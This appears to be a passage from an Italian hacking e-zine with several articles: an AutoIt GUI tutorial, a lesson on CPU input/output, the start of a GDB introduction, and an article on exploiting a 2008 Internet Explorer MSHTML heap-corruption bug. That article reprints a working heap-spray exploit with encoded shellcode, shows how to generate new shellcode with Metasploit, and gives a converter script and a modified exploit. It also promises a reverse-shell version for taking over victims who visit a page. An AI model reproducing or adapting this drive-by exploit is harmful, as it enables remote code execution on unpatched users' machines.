Se (*If*) l'input dato dall'utente per la variabile *\$MarcaRotolo* corrisponde esattamente alla stringa "Scottex" (*\$MarcaRotolo="Scottex"*) allora (*Then*) dai alla variabile *\$Rotolo* il valore di 600 (riga 39, *\$Rotolo=600*) e dai alla variabile *\$Carta* il valore della variabile *\$Rotolo* (Riga 40, *\$VarInputRotolo = GUICtrlSetData (\$Carta, \$Rotolo)* - proprio come nella riga 35).

Altrimenti se (Riga 41 *ElseIf*) l'input dato dall'utente per la variabile *\$MarcaRotolo* corrisponde esattamente alla stringa "Foxy" (*\$MarcaRotolo="Foxy"*) allora (*Then*) dai alla variabile *\$Rotolo* il valore di 700 (Riga 41, *\$Rotolo=600*) e dai alla variabile *\$Carta* il valore della variabile *\$Rotolo* (Riga 42, *\$VarInputRotolo = GUICtrlSetData (\$Carta, \$Rotolo)*). Stessa cosa nelle righe 43-45.

Altrimenti (*Else*, riga 47 - ricordatevi che questo *Else* è diverso da *ElseIf*, in quanto comprende tutti gli altri possibili casi, anche se non è sempre obbligatorio inserirlo. Deve sempre occupare una riga a parte) fai comparire una *MsgBox* (in questo caso di errore, riga 48), imposta la variabile *\$Rotolo* al valore "Sconosciuta" (notare le virgolette che indicano che il tipo di valore è una stringa, Riga 49) e assegna infine alla variabile *\$Carta* il valore della variabile *\$Rotolo* (Riga 50, *\$VarInputRotolo = GUICtrlSetData (\$Carta, \$Rotolo)*).

Nella riga 51 si indica la fine di un ciclo *If*, tramite il comando *EndIf*, che come *Else* deve occupare una riga a parte.

Wow... anche questa è fatta. Prendetevi una pausa come sto facendo io, riprenderemo più tardi.

...

Ok, pronti? Bene, non ci manca molto..

Le righe dalla 52 alla 63 cominciano un altro ciclo *If..Then..ElseIf..Else..EndIf* molto simile a quello descritto in precedenza, andando a controllare il valore di due variabili, *\$Rotolo* e *\$NumeroBagno*.

Da notare l'utilizzo degli operatori: Se infatti il programma deve controllare il valore di due variabili contemporaneamente affinché si verifichi la condizione (come nella riga 53: *If \$Rotolo="Sconosciuta" And \$NumeroBagno<=0 Then*) si può utilizzare l'operatore *AND*.

Tradotta, la riga sta a significare: Se (*If*) la variabile *\$Rotolo* ha come valore la stringa "Sconosciuta" E (and) la variabile *\$NumeroBagno* ha un valore minore o uguale a 0 (*<=0*) allora (*Then*).. eccetera ..

Andiamo invece a guardare le righe dalla 64 alla 73:

```
ElseIf $NumeroBagno>=1<=10 Then
    MsgBox (0, "Dati Corretti", "Ok. Attendi qualche secondo. Il
software sta elaborando..")
    Sleep (2000)
    MsgBox (0, "Attendi", "...")
    Sleep (2000)
    MsgBox (0, "..Allora?!?", "In effetti il risultato è pronto già
da un pezzo, ma un pò di suspense non fa mai male..!")
    Sleep (2000)
    $Risultato = Int ($Rotolo/(4*$NumeroBagno))
    $Salva = MsgBox (4, "Risultato!!", "La tua carta durerà ancora
per circa " & $Risultato & " Giorni! Vuoi salvare il risultato su un
file?")
    If $Salva=6 Then
        FileWrite ("Countdown Carta Igienica.txt", " La tua
carta durerà ancora per circa " & $Risultato & " Giorni!" )
        MsgBox (0, "File Salvato", "File Salvato con
successo!")
    EndIf
```

La riga 64 mostra l'avvio di una particolare procedura che ha il compito di calcolare, in questo caso, la durata della nostra carta igienica: il numero di volte che si va in bagno al giorno infatti dev'essere maggiore o uguale a 1 e contemporaneamente minore o uguale a 10; se queste condizioni sono rispettate si avvia il processo (ovviamente, se la marca di carta igienica non è valida, il processo non si avvia: la condizione è stata già controllata in precedenza con il nostro solito ciclo *If..Then..Else*).

Tale processo viene introdotto da alcune *MsgBox* (riga 65, 67 e 69) alternate a periodi di stop (*Sleep (2000)* - riga 66, 68 e 70). Per mettere in pausa lo script infatti è sufficiente inserire il comando *Sleep* seguito dalla durata della pausa, espressa in millisecondi (in questo caso il valore 2000 equivale perciò a 2 secondi) tra le parentesi. Passato il tempo, lo script riprenderà automaticamente il suo corso.

La riga 70 esegue il calcolo della media: da notare l'operatore *integer* (*Int*) prima dell'operazione, che ordina allo script di dare come risultato un numero intero.

Il conteggio che il programma effettuerà sarà fare il prodotto delle volte in cui si va in bagno (contenuto nella variabile *\$NumeroBagno*) per 4 (*4*\$NumeroBagno*), che corrisponde in media al numero di strappi della carta igienica che vengono utilizzati ogni volta. Il risultato di questa operazione sarà poi diviso per il valore della variabile *\$Rotolo* che contiene il numero di strappi totali della carta igienica in base alla marca che si è scelta in precedenza (*(\$Rotolo/(4*\$NumeroBagno))*). Il valore risultante verrà quindi "riversato" nella variabile *\$Risultato*, dichiarata all'inizio della riga proprio per questo compito. Alla fine il risultato sarà visualizzato dall'utente, espresso mediante una *MsgBox*.

Qui dobbiamo porre l'accento su 2 cose: anzitutto l'uso della concatenazione per esprimere il valore di una variabile, in questo caso *\$Risultato* ("*La tua carta durerà ancora per circa " & \$Risultato & " Giorni!*") e infine l'utilizzo del flag 4 per la *MsgBox*: questo infatti permette di

far avere alla *MsgBox* 2 pulsanti, “*Si*” e “*No*”, in modo da chiedere all'utente se vuole o meno salvare il risultato su di un file.

La riga 72 contiene un piccolo *If..Then* (notare l'assenza dell'*Else*, che non è obbligatorio come detto in precedenza) per controllare se l'utente vuole salvare il risultato: infatti, se ha cliccato su pulsate “*Si*”, la variabile che conteneva la *MsgBox* della riga precedente (*\$Salva*) ha assunto il valore “6”.

Se allora la condizione è verificata (cioè se l'utente ha cliccato su “*Si*”) verrà azionato il comando *FileWrite*, che ha il compito di salvare il file. Questo comando ha 2 parametri obbligatori: percorso del file e suo contenuto.

Se viene dichiarato solo il nome del file, questo andrà a posizionarsi nella stessa cartella contenente lo script; se invece il file non esiste verrà creato automaticamente dal programma. Da notare l'uso, per quanto riguarda il contenuto del file (ma è possibile farlo anche per il percorso), della concatenazione tra stringhe e variabili (*La tua carta durerà ancora per circa " & \$Risultato & " Giorni!"*). La riga successiva avverte l'utente del salvataggio effettuato ed infine si chiude quest'ultimo ciclo con un *EndIf*.

Riga 78:

```
Case $GUI_EVENT_CLOSE
```

Questa variabile (che è possibile utilizzare grazie al comando *#include <GuiConstants.au3>* della prima riga) corrisponde alla “X” posta in alto destra della GUI. Se infatti questo elemento viene utilizzato dall'utente, la riga successiva provvederà a far terminare il programma (*Exit*)

Infine, la riga 80 chiude il ciclo *Switch \$msg* aperto precedentemente alla riga 25 e la riga 81 (*WEnd*) chiude il ciclo *While* (*While 1=1*) aperto nella riga 22. Entrambi i comandi sono obbligatori ovviamente, per indicare al programma dove questo ciclo si conclude.

L'ultima riga, la 82, contiene un commento (*;Enj..Oi!* - di colore verde) : quando il programma individua il punto e virgola salta tutto ciò che viene dopo passando alla riga successiva.

Questo ovviamente risulta molto utile per “disabilitare” temporaneamente alcune funzioni, o ancora meglio per dare delle indicazioni per tutti coloro che consultano il codice sorgente del nostro programma, o magari per organizzarci meglio il lavoro.

Non è necessario che il commento sia all'inizio di ogni riga: può essere inserito anche dopo un comando (ovviamente comandi successivi al commento che stazionano sulla stessa riga verranno ignorati dal programma).

Bene, dopo tutte queste righe (mi sembra di essere un cocainomane.. XD!) la lezione si conclude qui (EVVIVA!). Fatemi solo dare qualche suggerimento:

- Curare l'indentazione (cioè l'ordine del codice) è una buona cosa, permette di individuare più facilmente i singoli cicli;

- In AutoIT, nel caso il compilatore dia un errore, premendo F4 verrà visualizzata la riga dove si è presentato l'errore (MOOOOLTO utile!);
- Utilizzate i commenti nei punti chiave del codice, vi saranno utili per individuarne le funzioni principali soprattutto quando si creano script molto lunghi;
- Inserite il codice della GUI prima di un ciclo While e **mai** al suo interno, altrimenti il programma creerà infinite GUI fin quando non viene arrestato il processo (usando il TaskManager), con conseguenze piuttosto pesanti;
- Utilizzate la guida ufficiale di AutoIT (quella inglese, che si richiama premendo F1) per ogni dubbio; è veramente ben fornita a dispetto di quella italiana.

That's all folks!

Spero che questa guida vi sia stata utile. Per tutto il resto.. Enj..Oi!

Zizio|Kriminal

Spraying the heap for fun and profit (parte 1)

Come molti di voi sapranno, lo scorso Dicembre è stata individuata una vulnerabilità in IE che consente l'esecuzione di codice remoto ed è stata classificata come 0day; la libreria vulnerabile è la *MSHTML.DLL* ed il tipo è *"time of check time of use"*. Vediamo in cosa consiste il bug:

abbiamo una variabile locale che contiene la dimensione dell'array di oggetti aventi lo stesso ID (nello specifico oggetti di data binding, variabile che ho chiamato *index*); questa variabile viene utilizzata per iterare in un ciclo *for* in cui viene chiamata la funzione *Trasferisci()*, la quale aggiorna la lunghezza dell'array quando finisce il trasferimento ma non ovviamente la variabile locale!!!

Quindi finito il trasferimento, l'array conterrà un oggetto in meno ma il ciclo se ne andrà per i fatti suoi e chiamerà la funzione *trasferisci* su memoria deallocata.

Il bug si presenta ovviamente anche nel caso semplice in cui gli oggetti con lo stesso ID siano solo due:

```
//codice vulnerabile
int index=vuln.Size()-1;
for(int i=0; i<=index; i++){
    vuln[i]->Trasferisci() //quando i sarà uguale a index, punterà
all'inferno
}
```

La *Trasferisci()* dealloca il primo oggetto, e alla seconda iterazione del *for* va a chiamare *Trasferisci()* su *vuln[1]* che non contiene più nulla, quindi avremo un puntatore allo heap che riempiremo a nostro piacimento ;-)

Passiamo ora all'exploit di Milw0rm che sfrutta questa vulnerabilità: ne sono stati rilasciati parecchi poiché sono dipendenti dalla versione specifica di IE e dal Service Pack installato.

Riporto qui di seguito l'exploit di muts che funziona praticamente su tutte le configurazioni, tranne quelle server in cui il codice vulnerabile non è presente (sarebbe per Vista ma l'ho testato e funziona su XP service pack 2 as well ^^):

<http://www.milw0rm.com/exploits/7410>

<!-- inizio codice exploit-->

<html>

<script>

```
var shellcode = unescape("%ue8fc%u0044%u0000%u458b%u8b3c%u057c
%u0178%u8bef%u184f%u5f8b%u0120%u49eb%u348b%u018b%u31ee%u99c0%u84ac
%u74c0%uc107%u0dca%uc201%uf4eb%u543b%u0424%ue575%u5f8b%u0124%u66eb%u0c8b
%u8b4b%u1c5f%ueb01%u1c8b%u018b%u89eb%u245c%uc304%u315f%u60f6%u6456%u468b
```

```

%u8b30%u0c40%u708b%uad1c%u688b
%u8908%u83f8%u6ac0%u6850%u8af0%u5f04%u9868%u8afe%u570e%ue7ff%u3a43%u575c
%u4e49%u4f44%u5357%u735c%u7379%u6574%u336d%u5c32%u6163%u636c%u652e
%u6578%u4100");
    var block = unescape("%u0c0c%u0c0c");
    var nops = unescape("%u9090%u9090%u9090");

    while (block.length < 81920) block += block;
    var memory = new Array();
    var i=0;
    for (;i<1000;i++) memory[i] += (block + nops + shellcode);

    document.write("<iframe src=\"iframe.html\">");

</script>

</html>

<!-- iframe.html

<XML ID=I>
    <X>
        <C>
            <![CDATA[
                <image
                    SRC=http://&#3084;&#3084;.xxxxx.org
                >
            ]]>
        </C>
    </X>
</XML>

<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
    <XML ID=I>
        </XML>

        <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
        </SPAN>
    </SPAN>

-->

# milw0rm.com [2008-12-10]

<!-- fine codice exploit, grazie muts xD -->

```

Bene, vediamo quindi di analizzarlo nel dettaglio:

Il bug viene exploitato mediante l'utilizzo di due tag *SPAN*.

Il primo istruisce l'IE a formattare il datasource referenziato nel documento XML come HTML.

Il secondo tag è esattamente uguale, ma fa il suo lavoro all'interno del primo tag *SPAN*; avrete capito che corrispondono alla funzione *Trasferisci()* del codice vulnerabile.

I due tag XML corrispondono invece ai due oggetti che vengono inseriti nell'array *vuln* (dato che hanno lo stesso ID) che abbiamo analizzato prima vedendo il codice vulnerabile ^^.

Questo porta alla corruzione dello heap che sovrascrive il puntatore ad oggetto (quando si entra nel ciclo *for* con *i=index*) con i primi 4 bytes dell'hostname del primo attributo *SRC* del tag *image*!!!

Le entità valgono `ఌ` equivalenti al valore esadecimale `0x0c0c` e che messe assieme costituiranno l'indirizzo a 32 bit `4x8=0x0c0c0c0c`.

Analizziamo ora la prima parte del codice partendo dalla dichiarazione di variabili:

cominciando dallo shellcode, le entity `%u` denotano caratteri unicode; lo shellcode è stato convertito da esadecimale ad unicode poiché dobbiamo offuscarne il codice in modo da non renderlo facilmente rilevabile dagli Intrusion Detection Systems.

Tale listato viene difatti riconvertito mediante la funzione javascript `unescape(string)`.

Ad esempio la variabile *nops* successiva è così composta: `"%u9090"` e la funzione `unescape` ci restituisce una sequenza di due NOPs (in assembly le nops non fanno alcuna operazione)

```
90 NOP
```

```
90 NOP
```

per un totale di 6 NOPs data la presenza di tre ripetizioni.

La variabile *block* invece contiene `"%u0c0c%u0c0c"`, due caratteri unicode per un totale di 4 bytes e `4x8=32bit` (come quello inserito nel *SRC* dell'immagine xD).

Entriamo ora nella parte interessante, ovvero analizziamo la tecnica denominata *heap-spraying*: il codice concatena a se stessa la stringa *block* parecchie volte fino ad una certa dimensione.

Questa viene quindi iniettata in memoria con l'istanziamento dell'array *memory* assieme alle nops e allo shellcode per svariati blocchi nello heap!!!

Avremo quindi lo heap pieno zeppo di questa struttura:

```
memory[0]=[block di dimensione=81920][6 nops][shellcode], memory[1]=[block di  
dimensione=81920][6 nops][shellcode]...
```

...e così via (provate ad aggiungere uno 0 in fondo al 1000 e vedrete la memoria virtuale di Windows colare a picco lanciando l'exploit dato che la crescita è esponenziale).

Dopo l'allocazione, l'exploit usa il metodo `document.write()` per inserire il codice XML/*SPAN* nel documento; il browser renderizza l'immagine, cade nel bug di corruzione dello heap, sovrascrive il puntatore ad oggetto e tenta di chiamare il metodo *Trasferisci()* su quell'oggetto.

Questo condurrà al blocco di codice Assembly seguente:

```
mov ecx,dword ptr [eax]
push edi
push eax
call dword ptr [ecx+84h]
```

A questo punto, il registro EAX punta a *0x0c0c0c0c*.

Questo registro contiene un puntatore ad oggetto che l'exploit ha riempito con le entità unicode dentro l'attributo *SRC* dell'immagine.

La prima istruzione del codice legge 4 bytes di dati all'indirizzo puntato da EAX e lo copia nel registro ECX; dal momento che l'exploit ha forzato il browser ad allocare molta memoria contenente la stringa *0x0c0c0c0c*, il registro ECX conterrà questo stesso valore.

Il browser infine effettua una *push* dei due registri EDI ed EAX nello stack, legge il puntatore localizzato in *ecx+0x84* e richiama questo puntatore.

Ancora una volta, visto che la stringa enorme punta a *0x0c0c0c0c*, anche *ecx+84h* conterrà il valore *0x0c0c0c0c* e quindi la locazione puntata verrà eseguita come codice.

Dal momento che abbiamo fatto uno spray da 100 Megabytes dello heap (100 blocchi di heap a dimensione 100000 ciascuno), è altamente probabile che quell'indirizzo conterrà il block enorme con le nops seguite dallo shellcode!!

Quindi atterreremo probabilmente in mezzo al block piuttosto che in mezzo allo shellcode (se siamo sfortunelli e siamo atterrati in mezzo allo shellcode, lo shellcode non verrà eseguito per intero e sarà del tutto inutile averlo iniettato ^^) e quindi verrà eseguito il byte *0x0c* come se fosse codice eseguibile; nell'x86 *0C* è l'opcode dell'istruzione *OR* che verrà effettuata ripetutamente salvando sempre nello stesso registro (sono quindi istruzioni inutili al fine dell'esecuzione e quindi assumiamole NOPs). Abbiamo creato una cosiddetta "*nop slide*" (pista d'atterraggio) che non farà nulla fino alla fine della stringa per poi eseguire lo shellcode xD mostrandoci la calcolatrice di winzoz in tutto il suo splendore!!

Ora che abbiamo capito come funziona siamo in grado di modificarlo a nostro piacimento; andiamo a questo indirizzo dove sarà possibile reperire Metasploit Framework:

http://metasploit.com:55555/PAYLOADS?MODE=SELECT&MODULE=win32_exec

(è famosissimo, consiglio di cominciare a smanettarci xD) e anziché far lanciare alla povera vittima l'orrenda calcolatrice di winzoz, la sostituiamo con la più bella tastiera a schermo (O.o) settando i seguenti valori:

<i>CMD:</i>	<i>C:\WINDOWS\system32\osk.exe</i>
<i>EXITFUNC:</i>	<i>SEH</i>
<i>RESTRICTED CHARACTERS</i>	<i>tristemente vuoto</i>
<i>SELCTED ENCODER</i>	<i>Msf::Encoder::ShikataGaNai</i>

otteneniamo questo shellcode:

```
"\xfc\xe8\x44\x00\x00\x00\x8b\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b"  
"\x4f\x18\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99"  
"\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x04"  
"\x75\xe5\x8b\x5f\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb"  
"\x8b\x1c\x8b\x01\xeb\x89\x5c\x24\x04\xc3\x31\xc0\x64\x8b\x40\x30"  
"\x85\xc0\x78\x0c\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x68\x08\xeb\x09"  
"\x8b\x80\xb0\x00\x00\x00\x8b\x68\x3c\x5f\x31\xf6\x60\x56\x89\xf8"  
"\x83\xc0\x7b\x50\x68\xf0\x8a\x04\x5f\x68\x98\xfe\x8a\x0e\x57\xff"  
"\xe7\x43\x3a\x5c\x57\x49\x4e\x44\x4f\x57\x53\x5c\x73\x79\x73\x74"  
"\x65\x6d\x33\x32\x5c\x74\x61\x73\x74\x69\x65\x72\x61\x2e\x65\x78"  
"\x65\x00"
```

ora che abbiamo tutto dobbiamo convertire lo shellcode in unicode e ci verrà in aiuto questo script riarrangiato per l'occasione da me:

```
<!--inizio shellcode converter>
```

```
<html>  
<head>  
<script language="JavaScript" type="text/javascript">  
function ConvertShellCode(strdata)  
{  
    var s = new String(strdata);  
    s = s.replace(/[\s\\x\\"]/g, '');  
    var strcode = '';  
  
    for(var idx=0; idx<s.length; idx+=4)  
        strcode += "%u" + s.substr(idx+2,2) + s.substr(idx+0,2);  
  
    document.forms.ShellToJavascript.decode.value = strcode;  
}  
</script>  
</head>  
<body>  
<form name="ShellToJavascript" method="post">  
<textarea rows="10" cols="100" name="encode"></textarea><br />  
<textarea rows="10" cols="100" name="decode"></textarea><br />  
<input type="button" value="Encode" onclick="return  
ConvertShellCode(document.ShellToJavascript.encode.value)" />  
</form>  
</body>  
</html>
```

```
<!--fine shellcode converter>
```

lo salviamo come file .html e incolliamo lo shellcode di metasploit ottenendo questo output:

```
%ue8fc%u0044%u0000%u458b%u8b3c%u057c%u0178%u8bef%u184f%u5f8b%u0120%u49eb%u348b%u018b%u31ee%u99c0%u84ac%u74c0%uc107%u0dca%uc201%uf4eb%u543b%u0424%ue575%u5f8b%u0124%u66eb%u0c8b%u8b4b%u1c5f%ueb01%u1c8b%u018b%u89eb%u245c%uc304%uc031%u8b64%u3040%uc085%u0c78%u408b%u8b0c%u1c70%u8bad%u0868%u09eb%u808b%u00b0%u0000%u688b%u5f3c%uf631%u5660%uf889%uc083%u507b%uf068%u048a%u685f%ufe98%u0e8a%uff57%u43e7%u5c3a%u4957%u444e%u574f%u5c53%u7973%u7473%u6d65%u3233%u6f5c%u6b73%u652e%u6578%u00
```

questo va ovviamente sostituito nel codice dell'exploit al posto della variabile shellcode:

<!-- inizio exploit modificato da Elysia-->

```
<html>
<script>
    // Elysia 14/01/2009
    // Testato su winzoz sp2 e IE7
    // lancia l'altrimenti inutilizzata tastiera su schermo

    var shellcode =
unescape("%ue8fc%u0044%u0000%u458b%u8b3c%u057c%u0178%u8bef%u184f%u5f8b%u0120%u49eb%u348b%u018b%u31ee%u99c0%u84ac%u74c0%uc107%u0dca%uc201%uf4eb%u543b%u0424%ue575%u5f8b%u0124%u66eb%u0c8b%u8b4b%u1c5f%ueb01%u1c8b%u018b%u89eb%u245c%uc304%uc031%u8b64%u3040%uc085%u0c78%u408b%u8b0c%u1c70%u8bad%u0868%u09eb%u808b%u00b0%u0000%u688b%u5f3c%uf631%u5660%uf889%uc083%u507b%uf068%u048a%u685f%ufe98%u0e8a%uff57%u43e7%u5c3a%u4957%u444e%u574f%u5c53%u7973%u7473%u6d65%u3233%u6f5c%u6b73%u652e%u6578%u00");
    var block = unescape("%u0c0c%u0c0c");
    var nops = unescape("%u9090%u9090%u9090%u9090"); //occhio che
bisogna paddare perchè abbiamo un carattere unicode in meno rispetto
allo shellcode precedente e va aggiunta una nop ;)


    while (block.length < 81920) block += block;
    var memory = new Array();
    var i=0;
    for (;i<1000;i++) memory[i] += (block + nops + shellcode);
    document.write("<iframe src=\"iframe.html\">");

</script>

</html>

<!--fine exploit modificato da Elysia-->
```

...e questo il risultato lanciando l'exploit (eh sì sono ancora vulnerabile non ho applicato nessuna patch e l'antivirus non è aggiornato, quanti saranno come me?? ^^):



questo è quanto per ora, nel prossimo numero vedremo come per un attaccante sia possibile inserire una *reverse-shell* in maniera da prendere possesso di una macchina vulnerabile, quando questa visiterà la sua pagina.

Elysia

La gestione dell'input/output

La **CPU** all'interno di un calcolatore è il cuore di un sistema molto più articolato.

I dispositivi esterni hanno una struttura diversa da quella del processore quindi necessitano di un'interfaccia che permetta di comunicare col processore.

Interfaccia

Ha la funzione di trasmettere e ricevere dati adattandoli alle caratteristiche delle linee di comunicazione, obbedendo ai segnali di controllo che provengono dal processore o dalla periferica.

Ogni dispositivo periferico quindi utilizza:

- Un modulo hardware, che comprende i circuiti di interfaccia.
- Un modulo software, che comprende la gestione di trasmissione di questi scambi.

Il bus di trasmissione collega il processore con tutti i dispositivi esterni.

Gestione degli scambi tra processore e periferiche

Il metodo più semplice consiste nel far sì che il processore controlli gli scambi tenendo presente che:

- poiché si usa un bus comune bisogna che la **CPU** usi una logica per segnalare se si sta effettuando un trasferimento *da* o *verso* la periferica.
- La **CPU** deve effettuare un doppio indirizzamento: indirizzamento del modulo, che partecipa al trasferimento del dato, e l'indirizzamento del particolare registro o locazione interna al modulo.
- La **CPU** deve assicurare la sincronizzazione degli scambi (ad esempio deve aspettare la risposta di disponibilità di una periferica lenta prima di inviare il dato).

Per soddisfare certe condizioni la **CPU** si avvale di un dispositivo detto controllore dei bus composto da:

- una logica di controllo che decodifica i comandi generati dal processore e che gestisce le operazioni di memoria e quelle di I/O;
- alcuni buffer di ingresso/uscita che assicurano la memorizzazione temporanea dei dati.

Il numero di periferiche indirizzabili dipende dal numero di bit riservati all'individuazione del modulo. Se ci sono 4 bit per l'indirizzamento del modulo è possibile gestire 16 dispositivi tra banchi di memoria Ram, Rom e periferiche.

Le unita di input/output

Per poter gestire gli scambi tra processore e una periferica occorrono dei circuiti di interfacciamento ma anche dei programmi che guidino il processore nella comunicazione. Un modulo di interfaccia sarà quindi formato da:

- un dispositivo di interfaccia (*I/O Port*) collegato al bus;
- un controllore di periferica (*controller*) interno alla stessa;
- un programma di gestione (*handler*) della periferica.

Dispositivi di interfaccia

È un dispositivo che si attiva ogniqualvolta l'utente vuole compiere un operazione di I/O. Esso è formato da:

- buffer di interfaccia, in cui vengono salvati provvisoriamente i dati da trasferire.
- Porta di I/O, collega il bus al buffer ed è comandata da operazioni di lettura-scrittura.

Nel caso più semplice il dispositivo di interfaccia effettua semplicemente una modifica al segnale così che possa essere trasmesso.

Nel caso più complesso i moduli di interfaccia gestiscono autonomamente l'intero scambio di informazioni comprendendo una logica di controllo che riceve comandi sia dal processore che dalle periferiche. In questi casi il processore dispone un controllo a programma di certe di interfacce programmabili.

In entrambi i casi bisogna definire le modalità di trasmissione di interfaccia e la periferica, in modo da garantire un corretto scambio di dati.

Le procedure di gestione di input/output

In generale le operazioni di I/O sono più lente rispetto a quelle del processore. Quindi occorrerà sincronizzarle per ridurre i tempi di attesa.

Esistono 3 procedure di gestione input/output: a *controllo di programma*, a *richiesta di interruzione* e *tramite DMA*:

- **Controllo di programma**

Questa modalità è gestita dal microprocessore che esegue vari sottoprogrammi di “ingresso” o “uscita”. Il processore prima di effettuare operazioni con I/O controlla che la periferica sia pronta al trasferimento e rimane in attesa finché non è disponibile.

- **A richiesta di interruzione**

È una modalità più efficiente: la periferica invia un segnale di interruzione al

processore che modifica la routine, quindi una sequenza di istruzioni per attivare il trasferimento di dati con l'I/O.

- **Tramite DMA**

C'è sempre l'interruzione dalla periferica, il processore se ne accorge e lascia il compito al DMA che gestisce le operazioni con l' I/O quindi i dati passano dal bus dati ai bus esterni senza passare dal processore. L'hard disk possiede questa modalità di trasferimento.

Il programma di gestione della periferica

Dopo aver realizzato fisicamente l'interfaccia bisogna indicare al processore le istruzioni per gli scambi con la periferica. In particolare il programma deve:

- in un operazione di input, permette di interpretare al processore i segnali provenienti dalla periferica.
- In un operazione di output, permette al processore di organizzare i segnali in modo che possono essere interpretati dalla periferica.

Di conseguenza il processore dovrà disporre di vari sottoprogrammi (driver) che verranno richiamati ogni volta che dovrà essere realizzata un operazione con la periferica.

Slacer™

Introduzione a GDB

0x00000001 Introduzione:

GDB è un acronimo che sta per “GNU Project Debugger” ovvero il debugger realizzato dal Progetto GNU.

Cos'è un debugger e quale utilità potrebbe avere nello specifico l'utilizzo di GDB? Se volete scoprirlo continuate a leggere.

L'articolo avrà infatti lo scopo di introduzione all'utilizzo di GDB nonché al mondo del reversing¹, scopo del testo sarà quello di analizzare cosa succede mentre un programma è in esecuzione.

Guarderemo “dentro” un programma, “apriremo” la sua scatola digitale, la esamineremo e quando saremo soddisfatti la potremo richiudere.

Parlare di registri di memoria della CPU come EIP, EBP, EAX e altre strane sigle non farà più “paura”

.. Siete pronti per il viaggio?

0x00000002 I concetti:

Prima però di incominciare ad esplorare il “cuore” di un programma bisognerebbe possedere alcune nozioni fondamentali che saranno necessarie per una buona comprensione dell'articolo, di seguito verranno esposti in maniera sintetica ma si spera sufficiente. Ora lo potete dire forte: si inizia!

Ci si potrebbe chiedere: cos'è un debugger, a cosa può realmente servire GDB in quanto debugger?

Queste domande troveranno successivamente risposta, per ora vedremo alcuni concetti fondamentali.

Un computer, o meglio la sua parte esecutiva rappresentata dalla CPU, per funzionare necessita di istruzioni codificate in uno speciale linguaggio denominato “linguaggio macchina”.

Tale linguaggio per convenzione ma anche necessità e praticità è stato basato sul sistema di numerazione² più semplice, quello binario e che viene spresso con i simboli 0 e 1 (o volendo anche da On Off, Acceso Spento; l'importante non è che si tratti di 0 e 1 oppure di On/Off, ma piuttosto che siano due valori).

Perchè però tra tanti sistemi di numerazione si è scelto proprio quello binario? Per praticità soprattutto, se si pensa che il computer in quanto apparecchio elettronico può assumere due stati principali ovvero acceso/spento si capisce subito il perchè della scelta del sistema binario, è fatto apposta per le macchine come i computer.

Con esso noi umani siamo in grado di interagire con i computer e la CPU ma, vi chiederete, come fa il computer a “sapere” che una data sequenza di 0 e 1 corrisponda a una certa azione che deve eseguire?

Non c'è nessun innatismo, nessun computer “sa” prima di essere programmato quello che deve o non deve fare, ma semplicemente in ogni CPU (che è la centrale di elaborazione di un computer, il suo cervello, dove vengono eseguiti i calcoli, dove passa tutta l'informazione visto che ogni dato processato dal computer viene da esso “calcolato”) è presente un “set” di istruzioni predefinite caratterizzato dall'elenco di corrispondenze tra codice macchina (sequenza di 0 e 1) e azioni associate a tale codice, ecco come la CPU capisce cosa deve fare. Poiché però parlare direttamente con la CPU non è proprio la cosa più semplice del mondo, per venire incontro ai programmatori ogni processore è dotato di un suo particolare linguaggio “Assembly” (importante la distinzione tra l'assembly, il linguaggio di programmazione, e l'assembler che invece è il “traduttore” in linguaggio macchina ovvero il compilatore) che ha il compito di tradurre dall'incomprensibile linguaggio macchina in parole più vicine a noi. Essendo questa traduzione ancora molto vicina all'architettura del processore (un architettura è l'infrastruttura di un processore, il “come è stato costruito”, non con quali mezzi ma com'è strutturato all'interno) i comandi anche se di poco possono variare da processore a processore. L'assembler è il primo passo verso una programmazione (programmare vuol dire creare un insieme di istruzioni per il processore, una sequenza ordinata e 